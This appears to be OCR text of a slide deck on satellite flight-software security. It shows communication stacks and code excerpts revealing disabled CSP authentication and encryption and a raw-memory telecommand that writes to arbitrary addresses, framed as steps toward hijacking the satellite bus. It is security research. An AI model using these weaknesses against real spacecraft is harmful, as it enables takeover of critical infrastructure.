
Telemetry





```c
void TMMN_SendPacket(SPP_Packet_t *packet) {
  SSOS_LockMutex(tmmn_MutexId);
  // ...

  if (gSendPackets != '\x01') {
    TMPS_StopPSPackets();
  }
  if ((packet->route == ROUTE_UHF) || (gSendPackets == '\x01')) {
    TMLI_AddPacketToLiveStore(packet);
  }
  else {
    TMPS_AddPacketToPacketStore(packet);
  }
  SSOS_UnlockMutex(tmmn_MutexId);
  return;
}

```

System Chart






System Chart



UHF / CSP

S-Band
CAN
SEPP
CAN Buffer
SPP
TC Buffer
Parsing
Verifiy
Execute
MAL
Memory Actions
File Actions
TM Instructions
Device Actions
Time Managem.
Orbital Position
TM Sender
SEPP
TM Queue
Live Storage
Disk Storage
Ring Buffer
SPP
CAN
S-Band
SEPP


CSP vs SPP Stack



UHF / CSP

S-Band + SEPP / SPP

CSP vs SPP Stack



UHF / CSP

S-Band + SEPP / SPP

?

CSP-Stack User

UHF / CSP

Used by Operators

CSP-Stack User

UHF / CSP

Used by Operators

Specific GS Location

CSP-Stack User

UHF / CSP

Used by Operators

Specific GS Location

10-20 mins

SPP-Stack User

S-Band + SEPP / SPP

Used by Payload & Experimentors

SPP-Stack User

S-Band + SEPP / SPP

Used by Payload & Experimentors

Specific GS Location

SPP-Stack User

S-Band + SEPP / SPP

Used by Payload & Experimentors

Specific GS Location


Unknown Time

Security Analysis

Objectives

1. Bypass COM Protection
2. Dangerous / Vulnerable TC
3. Hijack Bus Control Flow
4. Full Bus Privileges

System Chart



1. Bypass COM Protection
    - Compiler-disabled Auth. + Enc.

System Chart

```c
int csp_route_security_chek(...) {
  if (packet->id.flags & CSP_FXTEA) {
    csp_log_error("Received XTEA encrypted packet, but CSP was compiled without XTEA support. Discarding packet");
  }

  // ...

  if (packet->id.flags & CSP_FHMAC) {
    csp_log_error("Received packet with HMAC, but CSP was compiled without HMAC support. Discarding packet");
  }

   // ...
}
```

1. Bypass COM Protection
   - Compiler-disabled Auth. + Enc.

System Chart

```c
int csp_route_security_chek(...) {
  if (packet->id.flags & CSP_FXTEA) {
    csp_log_error("Received XTEA encrypted packet, but CSP was compiled without XTEA support. Discarding packet");
  }

  // ...

  if (packet->id.flags & CSP_FHMAC) {
    csp_log_error("Received packet with HMAC, but CSP was compiled without HMAC support. Discarding packet");
  }

   // ...
}
```

1. Bypass COM Protection
   - Compiler-disabled Auth. + Enc.

System Chart

```
1  int csp_route_security_chek(...) {
2    if (packet->id.flags & CSP_FXTEA) {
3      csp_log_error("Received XTEA encrypted packet, but CSP
   was compiled without XTEA support. Discarding packet");
4    }
5
6    // ...
7
8    if (packet->id.flags & CSP_FHMAC) {
9      csp_log_error("Received packet with HMAC, but CSP was
   compiled without HMAC support. Discarding packet");
10   }
11
12    // ...
13 }
```

1. Bypass COM Protection
    - Compiler-disabled Auth. + Enc.
2. Dangerous / Vulnerable TC

System Chart

```c
int sch_handler_set_raw_memory(scheduler_cmd_t* pCmd) {
  raw_mem_access_cmd_t* pAddr = pCmd->pCmdArgs;
  char* pWriteData;

  if (pAddr) {
    if (g_sch_exec_mode != 1 ) {
      /* exception and return */
    }
    char* pWriteData = &pAddr->start_of_data_buf;
    if (pAddr->filesystem_target) {
      // [...]
    } else {
      memcpy(pAddr->targetAddr,
             &pAddr->start_of_data_buf,
             pAddr->writeLength);
    }
  }
  // ...
}
```


- *memcpy* as TC
  - Config Changes
  - Quick/Hot Patching
  - Debugging

System Chart


```
1  int sch_handler_set_raw_memory(scheduler_cmd_t* pCmd) {
2    raw_mem_access_cmd_t* pAddr = pCmd->pCmdArgs;
3    char* pWriteData;
4
5    if (pAddr) {
6      if (g_sch_exec_mode != 1 ) {
7        /* exception and return */
8      }
9      char* pWriteData = &pAddr->start_of_data_buf;
10     if (pAddr->filesystem_target) {
11       // [...]
12     } else {
13       memcpy(pAddr->targetAddr,
14              &pAddr->start_of_data_buf,
15              pAddr->writeLength);
16     }
17   }
18   // ...
19 }
```


- *memcpy* as TC
  - Config Changes
  - Quick/Hot Patching
  - Debugging

System Chart





System Chart







System Chart










System Chart






System Chart







